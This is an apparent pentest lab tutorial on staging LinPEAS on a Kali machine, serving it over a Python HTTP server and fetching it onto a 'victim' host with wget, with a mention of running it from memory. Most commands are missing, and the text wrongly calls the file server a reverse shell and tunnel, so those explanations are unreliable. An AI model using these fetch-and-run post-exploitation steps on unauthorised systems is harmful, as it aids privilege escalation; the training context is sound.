Python Web Server

**Step 1 Download linpeas:**

What is Linpeas? Linux Privilege Escalation Awesome Script (LinPEAS) designed for enumeration, privilege escalation checking, and post-exploitation on Linux systems. It's a script written in Bash. And it is a tool used on Linux systems to check for security weaknesses. It helps people who are testing the security of a system to find ways to get higher levels of access than they should have. It does this by looking for things like misconfigurations and vulnerabilities that could be exploited to gain more control over the system. It's often used by security professionals to assess and improve the security of Linux servers.

So google linpeas, and that’s where we start:

A screenshot of a computer

Description automatically generated

From the page scroll down until you reach the install command for linux:

A screenshot of a computer error

Description automatically generated

Paste into your kali machine in your pentest directory and edit the curl to look like this so the program is in it’s own file:

A computer screen shot of a computer code

Description automatically generated with medium confidence

After you should see it in your pentest directory:


A screen shot of a computer

Description automatically generated

Step 2 creating a Web Server/Reverse Shell

Next we have to set up the host process. Aka setting up a listener.

So we begin with this command:



Break down:

* python3: This indicates that the Python 3 interpreter should be used to execute the following command.
* -m http.server: This part of the command is telling Python to run the module named http.server. The http.server module provides a basic HTTP server that can be used for serving files and directories.
* 4443: This specifies the port number on which the server will listen. In this case, the server will listen on port 4443.

When you run this command in a terminal, Python starts a web server in the current directory, and it will serve files over HTTP. For example, if you have an HTML file named index.html in the same directory where you run the command, you can access it by navigating to http://localhost:4443 in a web browser.

You’ll need a port forwarding rule next on your firewall, but first validate the port is listening with netstat -natp:

A screenshot of a computer

Description automatically generated

**Step 2: Port Forwarding Rule**

Go back to your firewall and set up your rule, you could just use another rule but this keeps it need and categorized.

A screenshot of a computer

Description automatically generated

**Step 3 – sending your server/shell to your victim machine:**

So your target machine likely doesn’t have “curl” installed, you’re going to use the wget command instead:



Break down:

* wget: This is a command-line utility for downloading files from the web.
* http://192.168.122.209:4443/linepeas.sh: This is the URL from which the file will be downloaded. It indicates that the file "linepeas.sh" is hosted at the IP address 192.168.122.209 and is accessible through port 4443.

You’ll see this after:

A screenshot of a computer

Description automatically generated

Congratulations: You stuck a python server and tunnel on your target machine.

Step 4 (optional) Running Linpeas from memory.

Now there is another way to run linpeas, and that is from the victim’s machine’s memory, and the command would look like:



So you’re running it inside the machine and one the command is executed you’re going to see colorful magic on your root-shell:

A screenshot of a computer

Description automatically generated

Now you’ll want to capture this, and they way we do it on Kali is Ctrl + A and then upper case H. (Screen must be enabled and used)

Once you do this, you’ll see the see the file, “screenlog.1” in your root directory:

A blue text on a black background

Description automatically generated

And you can see it grow with “alh”:

A close up of a screen

Description automatically generated

So it’s like a one shot capture of data, and then it disappears from the memory after the screen is logged off (I think)